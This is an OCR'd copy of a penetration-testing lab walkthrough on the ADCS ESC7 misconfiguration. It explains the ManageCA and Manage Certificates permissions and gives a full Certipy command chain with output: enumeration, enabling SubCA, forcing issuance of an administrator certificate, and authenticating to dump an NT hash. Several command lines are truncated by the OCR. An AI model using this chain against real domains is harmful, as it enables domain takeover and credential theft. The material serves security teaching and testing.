
# ADCS ESC7 – Vulnerable Certificate Authority Access Control

hackingarticles.in/adcs-esc7-vulnerable-certificate-authority-access-control

Raj May 25, 2025




**ESC7** is a critical security vulnerability where attackers exploit weak **access controls** within **Certificate Authorities (CAs)**. By targeting key permissions like **ManageCA** and **Manage Certificates**, attackers can compromise **certificate management systems**. The **ManageCA** permission grants administrative control, allowing attackers to modify settings like **EDITF_ATTRIBUTESUBJECTALTNAME2** and exploit vulnerabilities such as ESC6 using **PSPKI cmdlets**. Meanwhile, **ManageCertificates** enables attackers to bypass certificate issuance checks, weakening security.

## Table of Contents

## Overview of the ESC7 Attack

**ESC7** is a privilege escalation attack vector against Active Directory Certificate Services (ADCS) that arises from insecure access control on a Certificate Authority (CA). Specifically, it targets cases where powerful CA-level permissions are mistakenly granted to unprivileged or low-privileged accounts, such as:

- **ManageCA**
- **Manage Certificates**

These permissions, when misused or misunderstood, can provide a direct path to domain compromise through illegitimate certificate issuance.

### What Makes ESC7 Possible?

The foundation of the ESC7 attack is misconfigured Discretionary Access Control Lists (DACLs) on the CA itself accessed through certsrv.msc.

Key Permissions That Enable ESC7:

#### ManageCA

- Grants control over CA configuration, including:
- Adding or enabling certificate templates.
- Modifying CA policy settings.
- Setting the EDITF_ATTRIBUTESUBJECTALTNAME2 flag often exploited in ESC6 style abuses.
- Can be used to elevate or forge any template to make it exploitable.

*Note: This is the most dangerous permission in ESC7.*

#### ManageCertificates

- Allows approval of pending certificate requests.
- Can be used to bypass manual approval workflows.
- It doesn’t grant template configuration rights but lets a user finalise potentially malicious requests (e.g., for administrator@ignite.local).

## Compairing ESC6 and ESC7

### Root Cause

**ESC6:**

It occurs when a misconfigured template, like ENROLLEE_SUPPLIES_SUBJECT, is accessible to low-privileged users, allowing exploitation without CA access.

**ESC7**:

The CA is misconfigured with ACLs (set via certsrv.msc), giving unprivileged users like raj@ignite.local rights such as ManageCA or ManageCertificates.

### Abuse Vector

**ESC6:**

The Attacker simply **enrols** via a dangerous template (if they have access).

**ESC7:**

The Attacker first **manages the CA**:

- Enables a dangerous template like SubCA.
- Issues a certificate impersonating administrator@ignite.local.

### Permissions Required

**ESC6**:

- Enrol in a vulnerable template.
- Template must support:
  - ENROLLEE_SUPPLIES_SUBJECT
  - Client Authentication EKU

**ESC7**:

- ManageCA or ManageCertificates on the CA.
- These allow the user to:
- Enable/approve templates
- Issue requests
- Modify key CA policy flags

### Real-World Impact

**ESC6**:

Allows forging certs to **authenticate as any user**.

**ESC7:**

Does all the above **plus:**

- Manage templates
- Approve requests
- Reconfigure the CA
- Full control over certificate infrastructure

*Note: Unlike **ESC6**, which targets existing vulnerabilities, **ESC7** lets attackers create or enable them, making it a broader and more dangerous threat, especially in environments with weak **CA permissions**.*

## Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- The domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux is packed with tools
- Tools: Evil-Winrm, certipy-ad


## Lab Setup

This article begins by examining a common misconfiguration where someone grants excessive permissions on a Certificate Authority (CA), potentially allowing attackers to escalate privileges or compromise the domain environment.


### Reviewing Certificate Authority Security Permissions

We start by reviewing the Certificate Authority (CA) properties to understand how access control misconfigurations can enable an ESC7 attack.

Launch **certsrv.msc** on the CA server, right-click the CA name (e.g., **ignite-DC-CA**), and select **Properties**.





Inspect the security settings, go to the **Security** tab and review the list of users/groups along with their assigned permissions. In this case, **Authenticated Users** have been granted the permission to **Request Certificates.**




While this is already a potential risk when combined with weak certificate templates, the following misconfiguration poses an even greater threat.

### Red Flag: Non-Admin User with “Manage CA” Rights

In this scenario, a standard domain user, raj (from IGNITEraj), has been explicitly granted “Manage CA” permission on the Certificate Authority.




Why This Is Dangerous:

The **“Manage CA”** permission allows users to:

- Modify certificate templates.
- Configure certificate issuance policies.
- Add or remove Enrollment Agents.
- Restart the CA service.

## Enumeration & Exploitation

### Abusing CA Management Rights with Certipy

With access to Raj with CA permissions, we’ll now walk through the full **attack chain using Certipy**.

#### Discover Vulnerable and Enabled Templates

The first step is to **enumerate templates** that the CA both **enables** and that are potentially **vulnerable** to abuse, including those with weak permissions or risky configurations, such as ENROLLEE_SUPPLIES_SUBJECT.

This is done using:

certipy-ad find -u -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled

```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC-CA' via CSRA
[*] Got CA configuration for 'ignite-DC-CA'
[*] Saved BloodHound data to '20250414134953_Certipy.zip'. Drag and drop the file into the BloodHound
[*] Saved text output to '20250414134953_Certipy.txt'
[*] Saved JSON output to '20250414134953_Certipy.json'
```

The command queries AD CS to list enabled templates, identify vulnerabilities, and assess configurations like enrollment permissions, subject fields, and EKU settings.

Let's read the content saved in a **.txt** or **.json** file format.


```
┌──(root㉿kali)-[~]
└─# cat 20250414134953_Certipy.txt
Certificate Authorities
  0
    CA Name                             : ignite-DC-CA
    DNS Name                            : DC.ignite.local
    Certificate Subject                 : CN=ignite-DC-CA, DC=ignite, DC=local
    Certificate Serial Number           : 316830D883F61CA647EADB55B6501712
    Certificate Validity Start          : 2024-12-22 08:01:51+00:00
    Certificate Validity End            : 2029-12-22 08:11:51+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : IGNITE.LOCAL\Administrators
      Access Rights
        Enroll                          : IGNITE.LOCAL\Authenticated Users
                                          IGNITE.LOCAL\raj
        ManageCertificates              : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
                                          IGNITE.LOCAL\Administrators
        ManageCa                        : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
                                          IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\raj
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is se
      ESC7                              : 'IGNITE.LOCAL\\raj' has dangerous permissions
```

This confirms that a non-privileged user, raj, has dangerous permissions (ManageCa), opening the door to ESC7.

#### Add a Certificate Officer (Abuse ManageCA Permission)

We now leverage the ManageCA permission (granted to raj@ignite.local) to assign the same user as a Certificate Officer, effectively making them an enrollment agent capable of issuing certificates on behalf of others.


local -p Password@1 -target 192.168.1.48 -dc-ip 192.168.1.48




**Enable a Dangerous Template (SubCA)**

We now enable a high-privilege certificate template (SubCA) that can be exploited for authentication impersonation.

local -p Password@1 -target 192.168.1.48 -enable-template SubCA -dc-ip 192.168.1.48





This makes templates such as SubCA vulnerable to abuse, especially if they include insecure settings like ENROLLEE_SUPPLIES_SUBJECT or weak Client Authentication EKUs.

**Enumerate Enabled Certificate Templates**

Now let's confirm what templates are enabled and usable with:

certipy-ad find -u -p Password@1 -dc-ip 192.168.1.33 -enabled




This enumeration helps us to assess the template landscape, a crucial step before exploiting any vulnerabilities.

The output can be saved in .txt or .json format for further analysis and review.

Check for:

- The SubCA template is being enabled
- Support for EKUs

```
IGNITE.LOCAL\Enterprise Admins
4
  Template Name                         : SubCA
  Display Name                          : Subordinate Certification Authority
  Certificate Authorities               : ignite-DC-CA
  Enabled                               : True
  Client Authentication                 : True
  Enrollment Agent                      : True
  Any Purpose                           : True
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Enrollment Flag                       : None
  Private Key Flag                      : ExportableKey
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Validity Period                       : 5 years
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                             : IGNITE.LOCAL\Enterprise Admins
      Write Owner Principals            : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
      Write Dacl Principals             : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
      Write Property Principals         : IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
```

This confirms that we have enabled and exploited dangerous EKUs. If we find SubCA to be enabled and insecurely configured, we proceed to request a certificate for **administrator@ignite.local**.

#### Request Certificate as Administrator

We exploit the officer's rights to request a certificate for another user's identity, in this case, **administrator@ignite.local.**


local -p Password@1 -ca ignite-DC-CA -target 192.168.1.48 -template SubCA -upn administrator@ignite.local -dc-ip 192.168.1.48

```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u raj@ignite.local -p Password@1 -ca ignite-DC-CA -target 192.168.1.48 -template SubCA -upn administrator@ignite.local -dc-ip 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current
[*] Request ID is 17
Would you like to save the private key? (y/N) y
[*] Saved private key to 17.key
[-] Failed to request certificate
```

If successful, the system queues this request for approval or immediate issuance, depending on the CA configuration.

With raj@ignite.local having ManageCA rights, we can request certificates for any user, including admins. Our initial attempt to request a certificate for administrator@ignite.local using a SubCA template failed with Request ID 17.




***Note: Note:*** *The certificate request may fail due to various reasons such as template restrictions, CA policy settings, pending approvals, incorrect parameters, or additional access controls. These mechanisms help prevent unauthorized certificate issuance, even if ManageCA permissions are present.*

#### Issue the Request

However, armed with the necessary CA permissions, we can bypass restrictions by either forcing or manually approving the Certificate Authority (CA) to authorise the certificate request.

If the certificate request is still pending (request ID = 17 in this case), issue it manually:

local -p Password@1 -ca ignite-DC-CA -target 192.168.1.48 -issue-request 17 -dc-ip 192.168.1.48

```
┌──(root㉿kali)-[~]
└─# certipy-ad ca  -u raj@ignite.local -p Password@1 -ca ignite-DC-CA -target 192.168.1.48 -issue-request 17 -dc-ip 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

This simulates **manual certificate approval**

#### Retrieve the Issued Certificate

Once we issue the certificate request (either automatically or manually approve it), we retrieve the resulting **.crt** file using:


local -p Password@1 -ca ignite-DC-CA -target 192.168.1.48 -template SubCA -retrieve 17 -dc-ip 192.168.1.48

```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u raj@ignite.local -p Password@1 -ca ignite-DC-CA -target 192.168.1.48 -template SubCA  -retrieve 17 -dc-ip 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 17
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@ignite.local'
[*] Certificate has no object SID
[*] Loaded private key from '17.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

Note: You can split the issuing and retrieval steps based on the tool version or permission delegation.

We can confirm that someone has retrieved the certificate for issuance, and you can find it under “Issued Certificates.”




#### Authenticate as Administrator with Certificate

To **authenticate with this certificate**, we need to **combine it with the private key** to create a .pfx file.

*Note: Certipy handles this automatically when making the request (e.g., in Step 6). However, if you retrieve the certificate separately (as in this case), you must manually associate it with the private key used in the original request.*

Using the .pfx file we've obtained, we authenticate to Active Directory as administrator:

certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.48

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx  -dc-ip 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
```

